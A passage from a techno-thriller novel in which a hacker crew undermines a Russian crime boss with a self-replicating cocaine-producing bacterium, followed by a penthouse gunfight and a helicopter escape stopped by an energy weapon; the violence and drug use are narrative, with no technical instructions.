Ivan stared at him through narrowed, wrinkly eyes. “You are such idiot. You think *that* is all my money?” He pointed at the bank balance on the screen. “That is *pocket change*! That is one weekend gambling in Monaco! You think you stealing this one account making me ‘penniless’?”

“No,” Danny said slowly. “I’m not talking about the account. What I’m talking about, Ivan, is your business ventures.”

The television flashed. The image cut to a pie chart overlaid on a map of Eastern Europe. One small pink wedge was marked with a pin-up silhouette; a steel-gray section showed a handgun; a brown slice bore a hypodermic needle. But by far the largest wedge, taking up over half the pie, was colored white, flanked by a line of cocaine.

“We’ve examined your finances, Ivan,” Danny boasted. “This is the breakdown of your revenue. There’s the usual: sex trafficking, arms trading. But most of your income is from drugs — specifically, cocaine. And so it appears, Ivan, that you have made—” The screen cut to a photograph of the Tungsten Medical Technologies building. “—a very poor investment decision.”

Ivan laughed dryly. “You know so little!” He reached into his chest pocket and produced the small translucent smiley-faced Eppendorf vial. “Tungsten is best investment I ever make!”

“There’s something I’d like to show you,” said Danny. “It’s inside my toolbox.”

Ivan spoke a few gruff words to a nearby bodyguard. The man yanked the box from Danny, set it down on the coffee table, and cautiously unbuckled the lid. Slowly, he drew from the box a small translucent Eppendorf vial filled with pale brown goo.

The other men crowded in to take a closer look. Their eyes shifted between the vial in Ivan’s hand and the one pulled from the box.

“Pass them around,” Danny said pleasantly. “I brought enough for everybody.”

The bodyguard pulled out another Eppendorf vial, identical to the first. Then another. And another.

“Each one is cloned directly from that batch you’re holding in your hand,” Danny explained. “You’re a businessman, Ivan. You saw this genetic engineering project as a chance to control your entire supply chain, without having to depend on manufacturers in South America. That’s why you had Tungsten create this bacterium — to produce a source of cocaine that’s portable, durable, and easily replaced. Well, guess what, Ivan? You wanted ‘easily replaced’? You got it.

“See, we in the technology industry have a name for what you’ve done: ‘disruptive innovation’. It’s a creation whose very existence completely changes the marketplace forever.”

The screen filled with a collage of images: a printing press, a flint-lock firearm, a light bulb, a Model T Ford, an airplane, a nuclear explosion, an IBM mainframe computer, an iPhone. The photograph of the Eppendorf vial with the Tungsten logo floated in a corner.

“Here’s the bittersweet secret about the tech world,” Danny continued. “Those of us who help overturn outdated methods and old paradigms render ourselves obsolete by our own innovations. We find ourselves at a competitive disadvantage against younger, fresher minds — minds that are uncluttered by knowledge of derelict systems that we

had to learn in order to replace. The youth that follow will only know the world we have made for them; they will never know the world we came from. The pinnacle of our achievements, the greatest heights to which we can climb, will for them be merely their starting point. They will take for granted our lifetimes of work and claim it as their birthright. They'll use our own accomplishments to leave us in the dust. The world moves on — and it does so because we *make* it move on. Because, as a technologist, that's the whole point.

“And now, Ivan... Take a look at what the youth of today are doing with *your* accomplishments right this minute.”

On the television screen appeared a YouTube video page. The frame showed a T-shirted young man sitting in a dark room. His face was hidden behind a pale mask bearing the smug countenance of Guy Fawkes, the subversive mascot of the Anonymous hacker collective.

“So, check this crazy shit,” he said from behind the mustachioed mask. His energetic voice sounded in its mid-twenties. “There's this dude I know from the Maker meetup group. Older dude. He DMed me this afternoon. He goes, ‘Let's meet in private. There's a message I need to get out.’ And at first I'm like, ‘Man, we're not friends. We just see each other around. Stop being weird.’ But then he says, ‘I know you're with Anonymous. This is relevant.’ So I'm like, alright, I'll take a chance. I invite him down to my lair. Well, he and a girl show up like ten minutes later. And they bring *this*...”

The Fawkes-faced young man held up a goo-filled vial.

“So, obviously I'm like, ‘What's that?’ He says, ‘It's the next logical step for hackers. Computers are overdone. This is hacking DNA.’ The girl walks me through how to grow it — like sea monkeys, kinda. So we whip up a batch, and he gives me a bunch of empty test tubes and says, ‘Spread this out to as many people as you can, and do it *fast*.’ And I'm like, ‘Why? What *is* this stuff?’ He says nothing. He reaches into his bag, and he pulls out...”

The young man held up a cellophane-wrapped brick of white powder.



“Now, that, kids, is exactly what it looks like. I tried a bit. It’s a hundred percent the real deal. And this dude had like a dozen of them. That’s right, folks. This little tube of snot literally makes coke by the kilo. This is a straight-up game-changer, folks. You’re witnessing history in the making. This goop here turns the entire cocaine industry into a do-it-yourself project.

“So, I’m calling all my bros and sisters in the 206. Get your butts over here. This dude gave it to me, now I’m gonna give it to you. And then tomorrow you guys give it to others. This shit’s about to — heh — go viral.”

Underneath the video, the comment section’s count was already into quadruple digits.

me gusta!

**youcancallmegoddess 2 minutes ago**

HOLY SHIT NEAT!

**wilcobox 3 minutes ago**

Yo bro bring that shit to Philly stat!

**linkopteryx47 5 minutes ago**

Guys, I'm a bioengineering PhD student @UCDavis and to everyone saying this is bullshit, it's absolutely possible with the right resources. Send me a sample, my advisor will bust a nut over this.

**monicapetrelli 6 minutes ago**

“And it’s not just on YouTube,” said Danny. “It’s on Twitter, Craigslist, reddit, SMS. There’s a hundred cloned vials floating around the city by now. In two days, there’ll be a thousand. In a week, there’ll be hundreds of thousands across the country. You’ve created a living

thing here, Ivan. And do you know what a living thing does, by definition? It multiplies.

“Isn’t this what you wanted, Ivan? You set out to create a technology that you could use to liberate yourself from Colombian drug cartels. Well, guess what? Now that you’ve created it, that exact same technology can be used just as easily by anyone else to liberate themselves from *you*.

“So, Ivan, the question is: What will this do to the market value of cocaine? Your single most profitable product? The only product that keeps your entire empire in the black? Well, you’re a businessman. You do the math.

“The truth is, Ivan, you should be proud of yourself. I truly mean that. Oh sure, financially, this might be an unmitigated disaster. But as a *technologist*, what you’ve done is what people like me *dream* of doing. You’ve changed the world. In fact, you’ve changed it so thoroughly that you no longer even have a place in it. You’ve pushed the world so far forward that it’s left you behind. You stand here now completely spent, having given to the world everything you have to offer. And now, all your talents, all your efforts, everything that has enabled you to achieve this triumph — all of it, specifically *because* you’ve achieved it, is now obsolete and useless.

“And you know what the real irony is? Finding yourself obsolete and useless? That’s *not* defeat. It’s the exact opposite: it’s how you know your mission’s been accomplished. It’s how you know you’ve achieved your goals. It isn’t a hallmark of failure; it’s the pinnacle of victory. When you’ve used yourself up... When you’ve rendered yourself pointless by your own hand... When you feel your knees buckle from fatigue and you collapse, exhausted and weak and old, onto the dusty path along which you’ve been pushing the world, and it rolls away from you, propelled forward by the momentum you had spent your life imparting to it, and you watch the world recede toward the horizon carrying the next generation onward to a future you’ve made possible and yet you will never see... ..Then! *Then* is when you can finally let your head drop down into the dirt with a smile on your

lips, when you can finally rest; because *then* is when you know that you've succeeded.

"And, Ivan? You've succeeded."

On the television, a map of Seattle's metropolis appeared. It was sprinkled with dozens of tiny pictures of the Eppendorf vial. The icons were packed into clusters in the University District, on Capitol Hill, in Belltown, in Pioneer Square — all high-density neighborhoods of young, technologically savvy urban professionals. A new vial icon popped onto the display in Fremont, then another on Beacon Hill. The map gradually zoomed out. Slowly, the icons began peppering West Seattle, then Lynnwood, then Burien, then Bellevue, then Redmond — and as everyone watched, the little Eppendorf vials spread ever outward.

The suite's overhead lights flicked back to life.

Ivan glared at Danny. "You will regret what you have done! If you thinking I would letting this... this crime against me..."

"Ivan, this presentation you just saw... Do you think *you* were the target audience? None of this was for you." Danny slowly swept his arm around the room to Ivan's entourage. "It was for them."

The mercenaries and prostitutes all looked back at Danny with expressions that spread across a wide spectrum, from contempt to curiosity to simply being impressed by his gall.

"What do you all think?" Danny prompted. "Do you think this guy is going to be a stable employer for much longer? Do you think he'll still be able to take you on private jets to luxury hotels around the world a month from now? Hook you up with corporate perks? Pay for your health insurance and a nice pension plan? If you ask me, your prospects with this guy don't look promising."

The television flipped back to Ivan's bank account.

"I have an alternate proposal for all of you," Danny continued. "You see the balance shown on that screen? You guys bring Sergey's daughter to me, unharmed. As soon as she and I are away from this hotel, my colleagues and I will take the money in this account and divide it up between each of you equally. We'll transfer it to your own

personal bank accounts directly, the moment she and I are at a safe distance. Count how many of you are in this room. Look at the numbers on the screen. Do the math.

“And as you consider my offer, bear something in mind. Each of you will *only* receive this money if both the girl and I walk out of here alive. If any one of you chooses to shoot me, you will not only be losing the cash for yourself; you will also be losing the cash for every one of your colleagues. Look around you. Decide whether or not that seems like a good idea.” Danny chose a soldier at random, looked him in the eye, and asked “What do you think?” He pivoted toward another and repeated, “What do *you* think?” He turned to face the lithe man holding the gun to him. “What about you?”

The man’s thin brows twitched into a furrow. He looked quizzically at Ivan.

Ivan yelled at him in Russian.

One of the other mercenaries in the room reluctantly spoke up.

Ivan erupted in a torrent of sharp words. He railed at the speaker and all the other men in the room. His nostrils flared; spittle flew from his lips.

In an instant, by an order from Ivan, a few of the men turned their guns away from Danny. They pointed them instead at the mercenary who had spoken out. Taken by surprise, the man raised his arms and said something quick and apologetic.

Another man came to the speaker’s defense. He said something to one of the bodyguards still loyal to Ivan. The two began to argue. They pointed their guns at one another.

There was more bickering, more tense discussion and hasty negotiation. More guns pivoted away from Danny and turned to bear down on each others’ wielders.

Ivan screamed hoarsely. He was ignored.

Outside, beyond the scuffle, the doors to the suite’s balcony hung open. There, in the moonlit darkness, a hint of motion caught Danny’s attention. A thin black nylon cord dropped onto the balcony floor from somewhere above, so silent and discreet that the arguing mercenaries

failed to notice. The outline of a man's helmeted head, suspended upside down, peeked surreptitiously from the top of the doorway.

The figure hanging inverted above the balcony stretched an arm out toward the room. In its hand was a small silver snub-nose revolver.

A low boom thundered through the suite, as though the room had been suddenly plunged into a thick ocean of liquid air.

One of the men on the periphery of the standoff crumpled to the floor. A dark, viscous slurry of organic matter poured from his side. A corner of his rib cage was missing.

Eugene, hanging upside down, swung his gun toward a second target.

Men and women dove for cover in all directions.

Three of the mercenaries opened fire toward the balcony, shaking the room with syncopated gunshots. Eugene pulled himself upward, out of the reach of their bullets. They rushed outside. With their guns pointed upward, they burst through the balcony doors — and there, they hesitated as their eyes adjusted to the darkness.

That moment was all Eugene needed.

He swung his feet down and kicked a man in the head, then dropped in behind him while he was still reeling. Eugene's hand made a quick jabbing motion at the mercenary's neck. When the hand came away, Eugene's butterfly knife protruded from the man's throat. The mercenary gurgled and fell to his knees, pink foam frothing from his lips.

Before the other two soldiers could bring their guns to bear, two more shots rang out from Eugene's revolver. One man collapsed to the balcony floor.

The remaining bodyguard managed to get a handful of rounds off from his handgun, striking Eugene in the abdomen and chest. Eugene stumbled backwards from the impacts. The hammer of the man's gun clicked against an empty chamber. He took a step toward Eugene, expecting to see him fall limp.

Instead, he heard the bullets, flattened and deformed into squashed mushroom-like shapes, dinging like coins against the balcony floor.

Eugene glanced down for a moment at his body armor, taking stock of the dimples where the bullets had hit. Then his eyes rose back up to zero in on the remaining mercenary with a look of extreme displeasure.

There was a blur of motion. It ended with the man's body careening over the edge of the railing, his screams falling away toward the ground far below.

With the balcony cleared, Eugene tilted his head to the side to crack his neck, and came over to his stabbed victim to retrieve his knife.

The cedarwood doors of the Presidential Suite crashed open. Sergey stood in the doorway, MAC-10 in hand, crouched behind his ballistic shield. Behind him, in the antechamber, Leo took aim with his M4.

The mercenaries scrambled. Some began shooting; their bullets deflected and bounced at unpredictable angles off of Sergey's shield with high-pitched "*ploinks!*"

The wiry man who had held Danny at gunpoint was crouched near the glass coffee table. Upon Sergey's entrance, he looked around frantically for someplace to hide. At the exact moment he turned to face the front doorway, a low boom burst from Leo's rifle.

Danny vaguely registered a black form zip through the air, a ghost's shadow. The projectile slammed the shark-faced man in the chest, sledgehammering him backward, down into the sunken living room. The man hurtled against the coffee table, upending it, sending the toolbox and the towel-covered crystal bowl clattering to the floor.

But Danny didn't actually see or hear them land. The thing that had struck the man's chest exploded.

It had come from the underslung M203 projectile launcher of Leo's rifle. It was black with a rubbery surface, about the size of a pill bottle. Its pyrotechnic formula was designed to throw no shrapnel and spout no flame. Instead, for one infinitesimal instant, it burned twice as bright as the sun and boomed louder than a jet engine.

It was a 40-millimeter spin-stabilized flash grenade. And when it went off, Danny was looking at it.

THERE WAS A CRUSHING SENSATION as his body was slammed against a wall of solid sound. The very air around him tried to squeeze the life out of him.

Suddenly, there was no gunfire. There were no men shouting, no bullets slicing through the air. There was no gravity, no up or down or sideways. There was only the pale void — directionless, infinite.

Danny couldn't tell how long he spent floating in that emptiness, blind and deaf and without bearing. The flash grenade was a nonlethal munition, but it was unmistakably a weapon — an energy weapon. It was a perfectly crafted attack against the human body's sensory systems, exploiting overflow vulnerabilities in its acoustic and electromagnetic transduction machinery. And in that moment, Danny knew exactly what it was like to be an electronic device getting hit by a pulse from his HERF gun.

Formless ripples eventually danced in the milky emptiness. Shimmering ghosts coalesced into shapes. Colors and hues, pale and washed-out at first, slowly re-saturated.

He saw a large, dark shape rushing at him out of the snowy void.

Danny tried to dodge the oncoming blur, but he was too unbalanced. Before he could even move, the shadow was upon him.

He felt his body suddenly pressed against a bulky torso clad in plate-reinforced bulletproof padding, like the chest of a charging bull dressed for battle. A meaty arm grabbed him under his armpit. The dark figure pulled him off of his unsteady feet and dragged him across the unseen room.

Beneath the ringing din, he heard the faint tinny chatter of many voices. "Danny! Are you okay?" "Talk to us!" "Danny, what's going on?" He felt their vibrations directly on the skin of his ear, and realized that they were coming from his Bluetooth headset.

From the other side of the dark figure, bullets ricocheted off of reinforced polymer, zinging and plinking in random directions. Somewhere off to his flank, the periodic *rat-tat-tat!* of fully-automatic gunfire cracked through the air, low and muffled as though heard from

underwater. Danny's nostrils filled with the acrid, metallic smell of burnt gunpowder.

The texture of the light and shadows around him shifted. He recognized the rectangular shape and rich brown color of the cedar door as it passed by. Danny blinked hard. His eyes hurt with a dull burning ache, like fatigued muscles. The antechamber just outside the Presidential Suite came into focus. He found himself near the elevator.

The dark figure set Danny on his feet. Danny steadied himself and looked up.

He saw, looking back into his eyes, the helmet-covered face of Sergey Mukhayev. The armor-clad man pushed Danny toward the door to the emergency stairwell, underneath a glowing red "Exit" sign.

And he heard Sergey's voice — through the helmet, the gunfire, the ringing — yell, "*Go!*"

At the cedarwood doorway, Leo shouted something in Russian and began backing away from the entrance. Sergey spun back toward the door and swung his MAC-10 toward the entryway. He charged away from Danny, bounding forward behind his shield; the floor seemed to shake with his wide, heavy footfalls. He rushed into the room, fighting against the force of the bullets slamming into his shield.

For the first time in what felt like minutes, Danny took a breath.

He suddenly realized that Sergey's command to him was probably a very good idea.

Danny took one look at the emergency exit door and pushed both palms against its crash bar. The heavy metal barrier whooshed open into the dim, echoing stairwell. He stepped quickly onto the concrete landing and pressed the door shut behind him. The sounds of combat continued outside.

The buzzing chatter in his ear had never abated. But after a few seconds in the stairwell, with the fire door muffling the din of battle, the noises coming out of his Bluetooth headset finally began to form coherent speech.

"Danny!" Tina said. "Danny, come in! Please, *please* come in!"



“I’m here,” he replied. He had to take several seconds just to clear his throat.

“Are you alright?” Tina asked.

Yellow spots still danced before his eyes. His ears still overlaid the world with a high-pitched whine. “I’m honestly not sure.”

Jason spoke on the channel. “Danny, for God’s sake, get your ass out of there. It’s up to Sergey and his guys now. Our part is over.”

He took a moment to shake the tension out of his muscles, to clear himself of the fear and bravado. He closed his eyes and watched the blobs of color slowly fade from his sight, and took a few wobbly steps down the stairs. “I’m on my way, Jason. I’ll swing down to the security office to grab my HERF gun, then come meet you aboard your yacht. Be there in a few minutes.”

He was barely one flight down when the door crashed open above him.

The stairwell suddenly filled with the *rat-tat-tat!* of automatic rifle blasts and the dings of casings on concrete. The smooth, unadorned walls conducted the sound down the full height of the building.

Footsteps rushed toward him. Combat boots descended the steps, leaving bloody prints. The helmeted head of Leo the gunman peered down. “What in the hell are you still doing here?” he said. He limped as he walked.

A gunshot boomed through the stairwell. A bullet struck Leo’s armor with a sharp smack. He swung his rifle toward the door and fired a few rounds.

Danny screamed and fled. Gravity did most of the work for him as he jostled down the stairs. The flights melted into a whizzing blur before his eyes — a kaleidoscope of gray stairs, black railing, water pipes and fire alarms.

Natalie’s voice appeared on the channel. “Danny, there’s two people with guns running to the stairwell.”

“More of Ivan’s men?”

“No, just random hotel guests,” said Natalie. “At least, I *thought* they are. All over the building, everybody’s running away from the

stairwell. But these two — one guy and one woman — they whipped out guns and started rushing *toward* the emergency exit. They're both standing outside the stairwell right now — they're on either side holding their guns out."

"What the fuck?" Danny screeched.

"One's pulling out something from her pocket," Natalie added. "It's black with something shiny attached. The other's talking on his cellphone in one hand with his gun in the other... Danny, the woman looks like she's getting ready to body-check the door. The dude's holding back a few feet, like he's giving her cover."

"Jesus. Sounds like they're pros," Danny said. "Who the hell *are* they?"

A fire door a few levels above burst open. A woman's voice rang out, "Freeze! Police!"

Danny held his breath.

"Put your weapons on the ground," she commanded slowly, "and raise your arms! Both of you!"

A few seconds of stillness followed. Danny gripped the railing tightly, holding every muscle taut, careful to avoid making a sound. He was a few landings below where the police had entered. *Both of you*, the woman had said, apparently referring to Leo and his attacker — meaning that they didn't know Danny was below them. He willed himself to stay statue-like.

The man above said, "Buddy, I don't care how big your gun is or how much armor you got on. How far you think you'll make it on that bum leg?"

A gentle tap indicated a gun being placed on the floor, followed by the ratcheting clicks of handcuffs. Then came the distinct static of a two-way radio. The device that Natalie had seen wasn't a cellphone — it was a walkie-talkie.

"Dispatch, come in," said the man. "This is Detective Macintyre, with Detective Santello, on plainclothes investigation at Medina Gallante. We spotted a company van marked 'Claymore

Communications' on the Medina municipal camera system, and gave it a routine tail. Dispatch, we've got a situation here..."

Leo interrupted. "I... need a bandage."

"You need a surgeon, pal," the cop replied. "But first... You have the right to remain silent. Anything you say can and will be used against you in a court of law..."

Below, Danny resumed descending the stairs, praying that the policeman's voice would mask the sound of his movements.

Danny soon found himself on the wide ground-floor landing. To his side, the stairs continued downward to the parking garage. Ahead, a fire door stood between him and the maintenance corridor. He opened it gently, and stepped out of the dim stairwell into the fluorescent-lit "HOTEL STAFF ONLY" hallway.

"Cops," he gasped into the Bluetooth. "Jesus. Tina, this whole building is going to be crawling with law enforcement soon. Tell Sergey and Eugene. They'll need to be ready for extraction before the cavalry arrives."

"I lost them." Tina said. "Sergey's connection went dead. Eugene's still on the channel but he isn't responding."

Danny stared at the door to the stairwell from which he'd just emerged. "We can't just leave them up there. They have to know about Leo and the cops..."

Jason chimed in. "Danny, you can check on them later. Right now you need to get to safety."

Danny frowned. "You're right." He looked down the drab hallway. "I'll go grab my HERF gun from the security office and join you on the yacht."

The corridor was silent, save for the faint hum of fluorescent tubes. When he came to the security office, he was greeted by the blissfully familiar sight of his energy weapon charging against the wall.

Inside the room, an odd odor hung in the air: the acrid stink of burnt plastic. It came from the far end of the room, where Eugene had tied up the captives.

The trio of towel-clad mercenaries had broken free of Eugene's knotwork. On the floor, near the stout Latina security guard, lay a cigarette lighter. The three underdressed Russians turned toward Danny and growled.

“Oh, God damn it,” Danny mumbled, and bolted.

The mercenaries gave chase, each self-consciously keeping one hand on the white towel around his waist. Danny sprinted toward the end of the corridor. Like a nightmare, the exit seemed to recede farther with each step. He knew he'd never make it.

A nondescript gray door passed on his side. With the men only a few feet behind him, he grabbed the handle and pushed it open, revealing a small, cramped janitor's closet. He hurled himself inside and slammed the door behind him. Digging his heels into the floor, he pressed his back against the door as the naked Russians beat and kicked against the outside.

“Guys...” he said, gulping. “I might have made a slight miscalculation...”

Moshen answered him. “Danny! I see you on camera! Sit tight!” There was the sound of metallic clattering.

“I’ve got nowhere to go, Moshen,” Danny said. His muscles were beginning to give out. “Hey, Tina? Can you put us in a private channel? Just you and me?”

“Yeah...,” she said. Background static disappeared.

“Listen... It really doesn’t look good for me here...”

“Danny, come on! You’ll think of a way out of this!”

His boots slipped along the floor as the strength in his legs faltered. “Look... I know you and I met literally yesterday... But I just... I want you to know...”

He was interrupted by a loud wailing from the hallway outside. A young male voice screamed, “*Kyuuuuuuuuuuuuuuuuuuah!*”

A series of hard impacts, of grunts and smacks, of kicks in stomachs and fists in faces followed. Hands and heads crashed against the walls beside the closet door. It lasted for barely half a minute, and came to an abrupt stop.

Danny stood back, letting the door swing open.

Moshen stood in the bright hallway, both hands clutching long, sturdy metal rods that Danny recognized as mounting brackets from the back of the Claymore Communications van. He looked unhurt. At his feet, the three towel-clad men lay unconscious and bleeding. “Come on, Danny,” he said. “Grab your zappy-gun, and let’s go see what happened to Sergey.”

“Moshen?” Danny gasped. “How... How did you... How did *you*...?”

Moshen shrugged. “I told you when we first met, Danny: I know kung fu.”

THE PENTHOUSE ANTECHAMBER WAS SILENT. The gilded walls were pocked and dented with bullet holes. Spent bullet casings glinted yellow on the red carpet. A gentle breeze flowed in through the shattered windows. The large cedar doors hung slightly ajar.

Approaching the suite, Danny heard soft groaning, coughing, rattling breath. He used his HERF gun to prod the door open. The motion wasn’t met with gunfire.

Inside, casualties littered the room, slumped over furniture and crumpled on the floor. Most of the mercenaries weren’t dead — at least, not yet. They twitched and coughed and pressed their hands against their wounds. The women seemed to have mostly avoided the gunfire. One stood alone in a corner with her arms crossed, glaring contemptuously at Ivan’s men as they lay dying. Another held a mercenary in her arms as he struggled to breathe through a sucking chest wound.

Danny squared his shoulders and entered. Gunpowder and blood, both stench acrid and metallic, tangled in the air. He and Moshen proceeded cautiously toward the wide, elegant spiral stairs. Ivan’s

mercenaries and concubines tracked them silently with their eyes. The pair slowly ascended.

The stairs opened out to a wide carpeted floor, with a conference room on one side and a hallway of bedrooms on the other. The glass walls of the conference room were shattered. Bodies lay sprawled across a bullet-chipped table.

From the bedrooms came a child's sobbing.

The sound led Danny to an open doorway. The door itself lay flat on the floor, torn chunks of wood hanging from its hinges. Inside, Sergey knelt beside a bed. His helmet and shield lay on the floor nearby. In his arms, he cradled a twelve-year-old girl.

Quizzically, she watched Danny enter the bedroom.

Sergey noticed her staring at the doorway, and instantly swung his MAC-10.

Danny dove. "Sergey, it's *me*!"

Sergey's eyebrows curled. "Daniel?" His face was expressionless, but tears streaked the sides of his nose. Speechless, he walked towards Danny, then grabbed him with both arms and pulled him in for a nearly-ribcage-crushing bear hug. "Rosie, this is Daniel," he said when he finally released him. "He is a good man."

Danny waved to the young girl, but met Sergey's eyes with a look of deep concern. "Sergey, listen... There are cops in the building. They arrested Leo. They'll be all over the place soon."

Sergey's expression darkened. "Where is Eugene? He is downstairs, yes?"

"I didn't see him," Danny said. "He's not responding on his Bluetooth."

Leading Rosie by the hand, Sergey pushed Danny aside and hurried out the doorway. "Come on, we have to find him!"

When Danny caught up, Sergey was crouching at the top of the stairs, his MAC-10 in one meaty paw, Rosie's small hand in the other. He scanned the suite from his high vantage point. Suddenly, in a tone of horror, he screamed, "*Zhenya!*" and ran down the staircase.

Danny and Moshen exchanged puzzled glances. While Moshen stood upstairs with Rosie, Danny followed Sergey downward.

Sergey was in the sunken living room, kneeling over a body. The coffee table was smashed. The couches were torn apart. The huge television was destroyed, its cracked green circuitboards peeking out from behind the shattered screen.

Eugene was lying face-down on the floor beside the broken coffee table.

“No, no...,” Sergey gasped, and felt for his nephew’s pulse.

As Danny approached, he saw a deep dent in Eugene’s helmet. He had apparently taken a bullet to the head. The helmet had kept it from killing him, but the impact must’ve felt like a baseball bat to the skull. His hands and feet were twitching. As Danny drew nearer, he could see that Eugene was still breathing.

In fact, he was breathing quite rapidly. Too rapidly.

And then, a new smell hit Danny’s nostrils: a bitter medicinal smell, with pungent hints of acetone. The odor hung thickly in the sunken living room, growing stronger as Danny came closer. Only recently had Danny come to know that smell: cocaine.

Sergey gently turned Eugene’s head. Eugene’s cheeks and nose were encrusted with white powder. A thick heap of it lay just beneath his face. Less than a foot away, a crystal bowl lay shattered.

Eugene had fallen face-down into the pile. Unconscious and helpless, he had lain there inhaling the stimulant.

Sergey pulled the dented helmet away and pried open Eugene’s eyes. The pupils were so wide that the iris was invisible. His face was pale and damp with sweat.

Sergey propped him to his feet. Violent spasms shook his limbs. He balanced for a moment, then clutched his stomach, collapsed to his hands and knees, and began dry-heaving.

A thin, scared voice came from the stairs. “*Zhenya...?*” Rosie ran toward the living room.

Sergey grabbed her and held a hand over her eyes. “Get her out of here!” he commanded Danny. “Don’t let her see this!”

Eugene slowly climbed back onto his unsteady feet. He began vigorously brushing his arms, as though they were crawling with invisible insects.

Danny looked at Moshen. “The cops have a medical team on the way. If we can get Eugene to them...”

Moshen gingerly put a hand on Eugene’s back. Eugene jumped and began throwing wild punches. Moshen leaned away, then gently coaxed him to follow. He moved in jerky, halting steps, babbling rapidly. The two headed toward the stairwell.

Danny approached Sergey, still holding his daughter. “We need to haul our asses to the yacht. The Claymore van is no good to us anymore — Medina’s camera system will flag it the moment it hits the streets. But we can still make it to the boat.”

Slowly, Sergey turned toward him, his face was almost crimson with fury, his eyes streaming fresh tears. He stepped away from Rosie, looked around the room, and roared something in Russian. All around him, the survivors of his rampage watched him with scared, silent faces. Sergey spun in place, meeting each of their eyes, repeating the same Russian question in steadily angrier tones. “One of you must know!”

“Know what?” Danny asked.

“Ivan! He is here somewhere! I saw him slink away like a rat! He is here, and by God I swear he will pay, once and for all!” He bowed his head, and said quietly, “Help me, Daniel. Help me to stop this man.”

“Which way did you see him go?” Danny asked.

Sergey pointed with his gun toward the antechamber.

Danny stood and pondered. “Well, he couldn’t have gone far. We control the elevator, so he must’ve taken the stairs. My team’s been watching the video feeds, and they haven’t seen him step out onto any of the floors below. The only other place where the stairs go, is *up*. To the...”

He was interrupted by a noise from outside: a distant, rapid thumping.



Sergey darted through the balcony doors and looked toward the sound. In the southwestern sky, high above the waters of Lake Washington, a dot of light drifted gently toward the Medina Gallante. A helicopter.

It was close enough for Sergey to make out its shape. It was not a SWAT helicopter, nor a news chopper, nor a medevac. It was tiny, barely larger than a car — suited solely for transporting a single high-paying chartered passenger for a trip to Sea-Tac Airport.

*“Son of a bitch!”* Sergey screamed.

He took aim with the MAC-10 and opened fire at the distant chopper, sending the sharp crack of automatic gunfire echoing out over the lake and the evergreen treetops. He kept pulling the trigger repeatedly after his bullets ran out, as though the strength of his hand could squeeze one more round out of the gun. With a grunt of mindless frustration, he hurled the gun at the helicopter, sending it arcing over the edge of the balcony and rustling the branches of the pines below.

There was a bang from overhead. A crater-like chip suddenly appeared in the balcony floor beneath Sergey’s feet.

He looked up. The roof, three stories above, was ringed with an ornate stone balustrade. Peering over that balustrade was Ivan Zheleznov.

Sergey ran to the wall and grabbed the long black nylon rope that Eugene had used to rappel from the roof. With a heaving grunt, he grabbed the rope with both immense hands, propped his booted feet up against the wall, and slowly began scaling.

Before he could ascend more than a few feet, a bullet slammed into his shoulder, mere inches from his unprotected head. The force knocked him back down to the balcony floor.

Sergey rolled quickly onto his stomach and crawled through the balcony doors back into the suite. The thrumming of the helicopter drew closer.

He tried to stand, but his legs gave out from under him. He fell to his knees and groaned, breathing heavily, clutching his chest.

“Sergey!” Danny tried to help him to his feet. The ox-like man was astonishingly heavy.

Sergey’s eyes looked glossy and unfocused. He shook his head vigorously and let out a few forced, dry, rumbling coughs.

“Jesus Christ, are you alright?” Danny asked softly.

Rosie came running toward her father. “He needs his pills!”

Sergey’s hand moved from his pants pocket to his mouth. His lips moved as he worked up enough saliva to swallow.

Outside, the tone of the chopper’s blades changed. It began a descent.

Sergey looked somberly back and forth between Danny and Rosie. He hugged his daughter tightly. “Rosie, stay with Daniel. Listen to what he says. He will protect you.” He turned his head, and his eyes met Danny’s. “Daniel. Take care of my daughter.”

And with those words, he bounded through the suite, out the cedarwood doors, and across the antechamber to the stairwell.

Danny and Rosie looked at one another awkwardly. Danny gulped. The two of them stood in tense, uncomfortable silence.

A voice chattered on Danny’s headset. “Danny! Are you there?”

“Moshen!” Danny asked. “Did you get Eugene to the cops?”

Moshen answered, “Yes, but... Danny, you’d better listen to this...”

In the background, Danny could hear shouting. “...You sent me a *squad car*!?” Danny recognized the voice of a detective he had dodged in the stairwell. “Santello and I found all the security guards — *all* of them, do you understand me? — *bound and gagged*, and you send me a goddamned *squad car*? There’s machine gun fire from the upper levels, there’s a fallen body on the ground, all phone lines are compromised... Captain, do you think this is fucking Disneyland? We’re in the middle of some kind of military operation! We need SWAT out here! We need choppers, we need snipers, we need Coast Guard! We need the wrath of God coming down on this place, and we need it *right fucking now*!”

Danny’s throat went dry. “Moshen... Come up here. Grab Rosie. Take her down to the dock. And get out of here like a bat out of Hell.” Danny turned to the girl, knelt down, and placed his hands on her

shoulders. “Rosie, stay right here. My friends will get you out of here safely.” Into the headset, he said, “Jason. The whole lake is going to be swarming with Coastie boats in a matter of minutes. Get under way the second Moshen and Rosie are aboard. Set course for the Kirkland Marina. It’s only a few miles away. Sergey and I will get there on foot.”

On the deck outside, brass shell casings clinked in the downdraft of the rotor blades.

Tina said, “Danny... What’s your plan?”

Danny hoisted his HERF gun over his shoulder, turned toward the doorway, and answered, “I don’t have one.”

DANNY BURST THROUGH A HEAVY GRAY DOOR, and was greeted by wind blasting from the helicopter's blades. His hair swept back from his face; his clothes flapped in the gale. Gripping his energy rifle, he paused in the doorway and surveyed the roof.

The asphalt expanse was bedecked with HVAC equipment and water tanks. The helipad, a wide smooth square painted with a circled letter "H", dominated the rooftop.

The chopper hovered forty feet above, illuminated by bright white landing lights. Inside the glass bubble of its cockpit, Ivan held his pistol trained on the terrified pilot.

Sergey Mukhayev hung from one of its landing skids. He swayed by one arm, swinging wildly as he twisted and kicked to hoist himself up, his muscles bulging and straining beneath his armor.

Danny studied the machine. On the back of the two-seat chopper, tucked beneath its tail, he could clearly see an exhaust manifold. Superheated air streamed from the pipe, creating transparent ripples of optical distortion. The helicopter was powered by a simple four-cylinder internal combustion engine. An electromagnetic pulse would do nothing to its pistons or drive belts. But maybe... just *maybe*... its electronically regulated fuel injection system and digitally-timed spark gaps wouldn't be so lucky.

It was worth a shot.

Danny drew his HERF gun up to his shoulder, took aim, and pulled the trigger.

Above, the cockpit went dark. From the exhaust pipe, the rippling stream of air vanished. With its rotor blades still whirling by sheer momentum, the vehicle began to sink back down toward the helipad.

And Sergey's entire body went limp. He stopped kicking and his legs went slack. His free hand momentarily clutched his chest before dropping loosely to his hip.

Danny looked on, realizing something was horribly wrong. "Sergey...?"

He dangled from the landing skid, unpowered and inanimate, like an armor-clad rag doll.

And slowly, the fingers of his meaty hand slipped from the rail. His body plummeted through the air.

